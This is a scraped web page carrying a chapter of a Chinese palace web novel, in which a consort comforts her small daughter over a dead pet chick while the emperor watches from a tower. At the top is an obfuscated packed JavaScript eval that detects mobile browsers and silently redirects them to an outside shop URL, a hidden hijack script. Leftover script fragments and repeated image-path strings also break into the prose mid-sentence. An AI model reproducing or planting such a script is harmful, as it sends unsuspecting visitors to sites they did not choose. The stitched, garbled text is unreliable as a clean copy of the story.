    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17703302|208261||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    >

    凤苦:“娘子,咱们要不要给苟太医送点东西慰问一下?”

    在潜邸时,苟太医帮了她们忙,娘子都是这么干的。王静姝迟疑着没说话。

    又犹豫了会儿,说:“一味的送钱送东西太俗了,苟太医不是这种庸俗之人。凤儿…还是素儿去,找机会问问苟太医有没哪里需要帮忙,让他千万别不好意思开口。”

    “知道了娘子。”素儿回话。

    “阿福!你怎么啦阿福!啊呜……”

    殿外传来曦宝撕心裂肺的嚎哭。

    王静姝利落冲出去,就看到曦宝怀里抱着小鸡,坐在地上,哇哇大哭。

    “宝儿怎么了!告诉娘娘,怎么了这是?”祝娘解释了,王静姝才知道,原来是曦宝好不容易养到长黑毛的阿福死了。

    天气热,祝娘怕鸡瘟,想将曦宝手里的阿福骗过来。

    但曦宝紧紧抓着,就是不给。

    祝娘想抢,曦宝嚎得更惨烈了。

    王静姝将女儿搂在怀里,也抹着眼睛抽泣说:“阿福好端端的怎么就死了?”

    “天气热,又在外跑……”

    祝娘说了半句,及时住口。

    众人听到贵妃继续说:“阿福定是生病了。可怜它不会说也不会哭。好在阿福是个幸运儿。”曦宝听到娘娘的话,睁开盈满了泪珠的眼看娘娘。

    王静姝:“阿福能倒在它最喜欢的好朋友的曦宝的怀里,它一定是这世上最幸运的小鸡。”

    曦宝腾出一只小手为娘娘擦了擦泪珠子。

    说:“娘娘别哭了。”

    王静姝强忍着作呕的鸡屎味,也用帕子帮女儿擦干净了脸。

    “宝儿也别哭了。不然阿福在天上看到也会难过的。”

    曦宝把头抬得高高的,左右看了好一会儿问:“阿福在天上吗?哪呢?我怎么看不到?我要见阿福娘娘。”

    “宝儿,天很高很高的,你看那只小鸟,只有那么小一点。阿福也只有那么小,咱们当然看不见。不过咱们可以等它长大,你说好不好?”

    众宫人一脸稀松平常听着贵妃冲公主胡说八道。曦宝眼下三岁了。她可不好糊弄。

    “可是娘娘,曦宝手里的阿福不是在曦宝手里吗?”

    王静姝:“这不是阿福,这只是装着阿福的空壳而已。真正的阿福在天上呢。”

    “我不要阿福去天上啊呜!”

    曦宝一下又哭声震天。

    王静姝好无奈。

    没办法,她只能冲祝娘使了个眼色。

    随后指着天上:“诶,那不是阿福嘛!”

    “哪?”

    曦宝抬头。“不就在那么。”

    “奴婢也看到了,在那里!”

    “奴婢也看到了,公主快瞧!”

    “娘娘抱你看。你就看到了。”

    王静姝举起曦宝,祝娘眼疾手快从她手里将阿福抢走。

    曦宝回头要找。

    王静姝抱着她往前蹿了好几步:“宝儿快看!在那里!娘娘又看到了,宝儿看到没?”

    守恩临时抓来一只鸟,往天上一抛。

    鸟从母女俩头顶飞过,直接扑腾着翅膀飞远了。

    王静姝一脸惋惜:“宝儿,阿福它飞走了。”

    曦宝眼也不眨盯着天上。

    王静姝怕她又闹。刚要再编两句瞎话。听到曦宝挂着泪珠说:

    “娘娘,阿福不喜欢跟着曦宝,它喜欢在天上飞。”

    王静姝吃了一惊,忙安慰女儿:

    “怎么会呢。阿福可是曦宝一手养大的,阿福最喜欢曦宝了。”

    曦宝:“可曦宝要是不养阿福,它就能在天上飞。”

    王静姝还没想到要说的话。

    就听曦宝冲着天上喊:“阿福!你要飞得高高的!不想回家也没关系!”

    王静姝和祝娘对视一眼,正感慨小娃的通情达理。

    猛不丁,又想到什么。

    一宫人大惊失色。

    王静姝捂住曦宝的嘴时为时已晚。

    祝娘胆战心惊念叨:“没听到,肯定听不到。再说小公主喊的,肯定没事。”

    王静姝抱着曦宝赶紧进了殿内。

    正在老地方西掖角楼举着望筒的李福琰皱眉问:

    “阿福?知道曦宝喊的是谁?”

    贵妃殿别的话,李福琰一个字都没听到,光听见了曦宝喊的这一句。李得劲眨巴眼,一脸为难。

    有祥:“奴婢要猜的没错,应该就是公主养的鸡。”

    李福琰没吭声。

    又过了会儿,放下望筒说:“去宫外买一笼小鸡,记得挑好的,不容易死的。”

    “是陛下。”李得劲回。

    顺手接过陛下递来的望筒。

    李福琰抬脚走人。

    有祥忍不住问李得劲:“陛下不是说来赏景的?”

    李得劲:“是赏景啊。这不不当心看到贵妃了。”有祥:“那真是挺不当心的。”李得劲不想理他,撒腿去追陛下。